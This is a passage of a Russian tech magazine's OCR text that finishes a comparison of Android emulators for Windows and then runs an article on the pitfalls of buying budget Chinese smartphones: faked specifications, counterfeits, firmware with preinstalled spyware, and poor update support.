
YOUWAVE

Сайт: youwave.com
Поддерживаемые ОС: Windows XP–10
Версия программы: 5.4
Версия Android: 5.1.1

Так и не удалось установить. Возникала ошибка во время установки.

ПОЛЕЗНОЕ И ИНТЕРЕСНОЕ


- ARC Welder. Представляет собой обычный плагин для браузера. Предназначен для запуска приложений прямо в браузере. Все уставленные приложения можно найти в стандарт-



Перед запуском приложения в ARC Welder

ном менеджере приложений Chrome. Запустить не удалось ни одного. Они запускались две-три секунды (даже включалась начальная заставка), а потом вылетали.

- Manymo. Не эмулятор, а WebOS (запускается на удаленном сервере). Работает во всех современных браузерах. Картинка обновляется очень медленно, многие приложения не запускаются. В общем, для полноценной работы он не годится, но задумка оригинальная. Мне не удалось запустить на нем ни AIDA64, ни AnTuTu, хотя результаты были бы очень интересны.
- Android-x86. Android для обычных ПК на базе x86. В тесте сугубо для оценки производительности других эмуляторов. 223 тысячи баллов в AnTuTu и 34 FPS вне экрана на GFXBench в T-Rex говорят сами за себя. Но Quadrant и другие тесты не запустились. В отличие от всяких эмуляторов, присутствует поддержка OpenGL ES 3.0.
- В VirtualBox, QEMU или другой виртуальной машине можно установить Android-x86. Это позволит запускать приложения Android даже в таких экзотических ОС, как Solaris OS или BSD.



Результат теста GFXBench в Android-x86

ЗАКЛЮЧЕНИЕ

Итак, протестировав несколько эмуляторов, я пришел к выводу, что при всем их многообразии принцип работы каждого примерно одинаковый. Все они заметно уступают по скорости работы настоящему Android, запущенному без всяких

эмуляторов. Единственное серьезное преимущество этих приложений в том, что они позволяют пользоваться приложениями Android прямо из ОС Windows и легко обмениваться с ней файлами, обладают встроенным «из коробки» кеймаппером (в DuOS его нет).

Какой же из них лучший? Все зависит от задачи. Самым удобным мне показался Droid4X. Он меньше всего грузит систему и быстро работает, обладает простым и интуитивно понятным интерфейсом настроек, а также достаточным для рядового пользователя набором функций, не перегружен лишними приложениями.

В скорости работы безусловным победителем оказался, конечно же, DuOS. Однако он поддерживает только Windows и не все игры. Самый серьезный недостаток — отсутствие привязки координат точек и свайпов к клавишам на клавиатуре. Частично проблема решается установкой кеймаппера. Второй по скорости работы — Droid4X (к тому же он поддерживает OS X). Пользователям Linux я бы порекомендовал Andy.

Что касается разработки и тестирования, то здесь безусловный лидер — Genymotion. Он предоставляет почти безграничные возможности разработчикам софта для Android, благодаря симуляции разных событий в системе, наличию списка реальных устройств с уже установленными параметрами, тесной интеграции с Android Studio и Eclipse и поддержке скриптинга.

Блок-врезка: Пара советов

Если не удается запустить нужное приложение или игру (или оно работает с ошибками), рекомендую попробовать утилиту GLTools. Она устанавливает альтернативный драйвер OpenGL, который поддается гибкой настройке. Это может быть маскировка названия видеоускорителя, включение или отключение сглаживания и так далее.

Если привязка координат точек и свайпов к клавишам на клавиатуре в эмуляторе отсутствует или работает некорректно, то можно поставить кеймаппер (приложение для передачи на экран нажатий и действий с разных манипуляторов). Среди самых известных: Tincore Keymapper, GKM Touch. Для их корректной работы понадобятся права root.



Олег Афонин
эксперт по мобильной криминалистике компании Элкомсофт,
aoleg@voicecallcentral.com

ИЗ КИТАЯ С ЛЮБОВЬЮ

ВЫБИРАЕМ БЮДЖЕТНЫЙ СМАРТФОН ПРАВИЛЬНО

В условиях перманентного кризиса покупка смартфона или планшета из Китая кажется удачным способом сэкономить и получить устройство с флагманскими характеристиками за треть цены такого же, но сделанного производителями «первого эшелона». Но откуда берется эта сказочная экономия и почему вообще китайские устройства бывают настолько дешевыми? Попробуем выяснить, а заодно поговорим о том, как правильно выбирать китайский смартфон и стоит ли это делать, когда в продаже есть прошлогодние флагманы именитых производителей.

Если не брать в расчет совсем уж копеечные ноунеймы и присмотреться к устройствам в ценовом диапазоне 150–200 долларов, то можно найти множество на первый взгляд действительно неплохих моделей. Хорошее качество сборки, современные компоненты, яркие экраны с отличной цветопередачей — китайцы научились делать хорошие продукты, экономя на рабочей силе, дизайне (который просто копируется), рекламе и прямой дистрибуции без посредников. Однако если копнуть глубже, окажется, что все не так радужно и порой великая китайская мысль заходит слишком далеко в желании еще чуть-чуть срезать цену аппарата.

ВСЕ ВРУТ

Нельзя сказать, что абсолютно все китайские производители склонны завышать характеристики своих устройств или хитрым образом подавать информацию так, чтобы и нужное впечатление создать, и умолчать кое о чем. Однако исключить обман полностью нельзя. Доверяй, но проверяй!

Приведу несколько примеров из собственной практики. Аппарат Ulefone Be Touch 2. Производитель соврал дважды: фальсифицировав версию Android, под управлением которой работает аппарат, и указав завышенную емкость аккумулятора (в реальности он



Ulefone Be Touch 2

остался точно таким же, как и в первой модели, сменив лишь цифру, напечатанную на обертке).

Как можно фальсифицировать версию Android? Очень просто: записать в системном файле build.prop версию 5.1. Быстрый, грязный и дешевый способ «обновления» с фактической версии 5.0. Ulefone Be Touch 2 — далеко не единственное устройство, идущее с «фальшивой» версией системы. Читай, смотри обзоры — такие вещи независимые обозреватели пропускают редко.

Думаешь, врут не все, а только «подвальные» производители? Как бы не так! Компания Lenovo — вполне известный и крупный концерн – не гнушается ввести покупателя в заблуждение. Взять, к примеру, Lenovo K3 Note. В большинстве зарубежных обзоров мы видим стандартное «экран хороший, яркий, цвета сочные, все отлично». А вот обозреватели с сайта iXBT не настолько доверчивы. Не поленившись сфотографировать экран смартфона, эксперты обнаружили, что вместо заявленного разрешения 1920x1080 в устройстве установлена более дешевая матрица с разрешением 1920x720. Полюбуйся



Lenovo K3 Note



Lenovo Yoga Tablet 2

Думаешь, единичный случай? Нет! Возьмем, например, планшет Lenovo Yoga Tablet 2 (8″) в версии Android. На официальном американском сайте компании в характеристиках устройства указана поддержка карт памяти до 64 Гб (цитата с сайта: Supporting Micro SD card up to 64GB).

И все бы хорошо, но есть тонкость. Купив 64-гигабайтную карту и вставив ее в планшет, ты увидишь предложение ее отформатировать. Что такое, почему? А дело в том, что по официально принятому стандарту карты памяти объемом 64 Гб и больше должны (обязаны, черт возьми!) соответствовать спецификации SDXC. А она четко и ясно, английским по белому, прописывает обязательный к использованию на подобных картах тип файловой системы: exFAT.

И снова все бы хорошо, да вот использование exFAT требует покупать лицензию у ее разработчика, компании Microsoft. А денежки платить не хочется. Так и появляются устройства, аппаратно совместимые с картами в формате SDXC, но не поддерживающие стандартную для них файловую систему. Производители первого эшелона честно указывают соответствие стандарту SDHC (карты памяти объемом до 32 Гб), а то, что пользователь на свой страх и риск может отформатировать ее в FAT32 и успешно использовать в таких устройствах, как бы бесплатный бонус. Только вот фильм в HD на эту карту вряд ли зальешь; размер файла в FAT32 ограничен 4 Гб.

А ЕЩЕ БЫВАЮТ ПОДДЕЛКИ


Креативная подача спецификаций — это одно. А как насчет откровенных подделок? Клоны iPhone — само собой, их отличить, как правило, несложно, хоть и удалось китайским умельцам собрать по крайней мере один аппарат, работающий на самой настоящей iOS. А вот подделки «подвальных» производителей под другие китайские бренды — к примеру, Xiaomi или Lenovo, — уже другое дело, куда неприятней.

Вот, к примеру, как подделывают Lenovo. А вот и поддельные Xiaomi. А поддельные Samsung Galaxy всех мастей и разновидностей? Имя им — легион.

Отличить подделки от оригинала может быть непросто. И если в самом Китае такие подделки, как правило, подаются и продаются именно как клоны известных устройств, то на онлайновых торговых площадках эта информация нередко замалчивается. И даже по отзывам определить продавца, торгующего подделками, бывает непросто: часть устройств (а то и вся первая партия) может быть настоящей, а остальные — очень похожими на настоящие, обладающими даже портированной прошивкой от оригинального производителя. Вот только обновления почему-то не прилетают. И работает оно как-то «не очень». И заявленные спецификации (число ядер, оперативная память) как-то не соответствуют ощущениям от использования.

А знаешь, что самое смешное? Для таких поддельных аппаратов еще и кастомные прошивки делают! Вот, например, полюбуйся — прошивка «NEED

ROM for Alps FAKE Lenovo Vibe X2 TDD 16GB Black», «для поддельного Lenovo Vibe X2». По-моему, прекрасно, просто прекрасно!



Подделка справа

ПРОШИВКИ С БЭКДОРОМ

Когда-то давно словосочетание «вирусная прошивка» могло напугать обывателей и вызвать длительный здоровый смех у знающих людей. Сегодня все обстоит с точностью до наоборот: обыватель расслабился, а специалисты, напротив, сильно напряглись. Получить устройство из Китая с прошивкой, в которую будет встроен один или несколько троянцев, ворующих данные и/или демонстрирующих владельцу аппарата рекламу откровенного содержания, стало более чем реально.

К примеру, смартфон InFocus M810T, полученный из магазина GearBest по приятной цене — всего $150 за 5.5" экран с разрешением Full HD и процессор Snapdragon 801 в обрамлении стекла и металла. Отличный аппарат, если бы не одно «но»: в прошивке, с которой он приходит из магазина, установлено два шпионских приложения. Причем оба этих троянца встроены в легитимные приложения, загружаемые в память во время загрузки системы — телефон и калькулятор.



InFocus M810T

Почему не обновить прошивку с официального сайта? Попробуй. В лучшем случае обновление не установится. В худшем — получишь «кирпич». Именно это и произошло с моим экземпляром. К счастью, удалось оживить.

И снова: думаешь, это единичный случай? Отсылаю к статье 26 Android Phone Models Shipped with Pre-Installed Spyware. Или вот: китайские планшеты с предустановленными вирусами на Amazon.

И ДАЖЕ БЕЗ БЭКДОРОВ

Даже если телефон приехал без встроенных сомнительных «дополнений», вовсе не факт, что в нем установлена оригинальная прошивка. Возьмем, к примеру, устройства производства Xiaomi. Неплохое «железо», качественные оригинальные прошивки, хорошее соотношение цена/качество. Вот только далеко не все модели компании предназначены для продажи за пределами Китая. Не предназначены, но продаются.

Для устройств, предназначенных для распространения исключительно в Китае, и прошивки компания выпускает соответствующие — китайские. Иногда вовсе без перевода на другие языки, даже на английский, но уж точно без русского и без сервисов Google.

Но сей факт не останавливает ушлых продавцов, прошивающих в такие устройства... да неизвестно что прошивающих. Кем-то и как-то модифициро-

ванные прошивки с частичным переводом иероглифов и кое-как установленными сервисами Google. У этих прошивок, помимо общей сомнительности, есть один глобальный недостаток: обновления «по воздуху» на них или не будут прилетать совсем (это еще в лучшем случае), или, прилетев, превратят устройство в «кирпич». Так что снова в руки fastboot, custom recovery и прочие прелести (к слову — может и не помочь, так как международные прошивки за авторством производителя, повторюсь, бывают не для всех китайских устройств).

А еще есть такая штука, как SalesTrack. Совсем недавний пример: Micromax Bolt D303. Свежая, чистая, заводская прошивка телефона Micromax, предназначенного для продаж в Индии, отсылает SMS на индийский короткий номер сразу после включении телефона. Так происходит активация устройства, вот только пользователю, проживающему не в Индии, она влетит в копеечку.

ОПТИМИЗАЦИЯ. ИЛИ ЕЕ ОТСУТСТВИЕ

Чтобы операционная система работала более-менее плавно, нужны специфические драйверы, уникальные для каждого устройства, и правильная настройка всех компонентов прошивки — от ядра и до оболочки. К сожалению, оптимизация — нечастый гость в китайских устройствах. Да, отдельные производители с небольшим модельным рядом (кивок в сторону Xiaomi, Meizu, Oppo и OnePlus) могут себе позволить оптимизировать прошивку. Что же касается полуподвальных и подвальных контор, штампующих по(д)делки и забывающих о них через полгода после выхода, там будет лотерея. Если повезет, все будет работать в большей или меньшей степени плавно и стабильно. Не повезет (как в случае с описанным выше Ulefone Be Touch 2) — будет кошмар.

Разумеется, проблемы с оптимизацией бывают у всех. Планшет Nexus 9, вышедший с новой на тот момент версией Android 5.0, работал из рук вон плохо. Ситуация частично исправилась только с выходом обновления 5.1.1, но полностью раскрыл свой потенциал планшет лишь с выходом Android 6.0. Или флагман LG G Flex 2, ставший первым устройством на платформе Snapdragon 810. Лаги и подтормаживания — были. И исчезли с выходом прошивки на версии Android 5.1.1. А как обстоят дела с обновлениями прошивок у китайских производителей?

А ЕЩЕ БЫВАЮТ ОБНОВЛЕНИЯ. ИЛИ НЕ БЫВАЮТ

Послепродажная поддержка устройств с помощью обновления прошивки — сложившаяся стандартная практика, принятая среди производителей первого, да и второго эшелона. А вот подвальные поделки, как правило, обречены работать с той прошивкой, которую установил на них производитель. В самом лучшем случае ты получишь одно-два минорных обновления, исправляющих найденные ошибки в рамках предустановленной ветки Android. Проще говоря, если устройство пришло с Android 4.4 KitKat, обновление до 5.0 Lollipop тебе, скорее всего, не светит.

В чем причина? Разработка новой прошивки на основе свежей версии Android, конечно, стоит денег. На послепродажном обслуживании получается неплохо сэкономить, этим китайцы и знамениты.

Но только ли в этом дело? К сожалению, нет. Очень и очень многие китайские устройства оснащаются чипами производства китайского же концерна MediaTek (MTK). Интегрированные решения производства MTK отличается от аналогов, к примеру, американской Qualcomm, тем, что компания-производитель может выпустить драйвера к определенному набору системной логики с поддержкой свежей версии Android — а может и не выпустить. Может предоставить производителям смартфонов исходные коды — а может и не предоставить. Отгадай с трех попыток, знаменита ли компания MTK поддержкой своих чипов драйверами?

Что касается таких производителей, как Allwinner и Rockchip, о какой-либо поддержке, как правило, можно забыть сразу после получения устройства. Нет, производитель может попытаться что-то сделать с обновлениями и без свежих версий драйверов, но...

Не так давно автором сего текста был протестирован планшет на базе чипа RK3188. Четыре ядра Cortex A9 — хороший вариант! Но планшет работал не просто плохо, а из рук вон плохо. Даже прокрутка простой веб-страницы осуществлялась с сильными задержками и рывками. Получение прав суперпользователя и тщательная оптимизация всего, что можно, не помогли. Объяснение же оказалось очень простым: Rockchip выдал производителю планшета драйверы для Android 4.2, а производитель захотел выпустить устройство под управлением Android 4.4 KitKat. Выпустил. Лучше от этого не стало. Нужно ли говорить, что обновлений прошивки с тех пор не было ни одной?

И все бы выглядело логично, если бы не тот факт, что некоторые производители (тот же Meizu) успешно выпускают устройства на чипах MTK и столь же успешно поддерживают их в течение длительного времени. Здесь, однако, надо смотреть вглубь. Пристальное рассмотрение прошивок FlyMe OS показывает, что активное развитие прошивки идет в рамках какой-то определенной ветки Android. Глобальный переход с Android 4 на 5-ю версию в рамках FlyMe OS случился не так давно и с задержкой почти на год с момента выхода Android Lollipop.

НЕТ, А ЧТО БРАТЬ-ТО?

Если уж мы все равно собрались заказывать что-то из онлайнового магазина, давайте развернемся на 180 градусов и вместо востока посмотрим на запад. Хотя бы на такие торговые площадки, как eBay и Amazon. И с удивлением обнаружим, что флагманы прошлого сезона распродаются за половину, а то и за треть цены в сравнении с моментом анонса. Что же можно присмотреть за свои деньги — и не из Китая?








LG G Flex 2

К примеру, за $188 (без учета стоимости доставки) на eBay предлагается совершенно новый, не привязанный к оператору LG G Flex 2 на платформе Qualcomm Snapdragon 810. Уникальная «фишка» устройства — изогнутый экран Full HD, выполненный по технологии P-OLED. За эти деньги можно взять версию с 32GB ROM/2GB RAM или 16GB ROM/3GB RAM. А если хочется европейских частот LTE? Тогда смотрим в сторону немецких магазинов, которые с удовольствием доставят товар в Россию — и вычтут при этом из цены устройства 19% немецкого налога с продаж. В этом случае мы получим европейскую версию Flex 2 за цену порядка 220 евро. (Правда, в европейской версии, в отличие от американской, 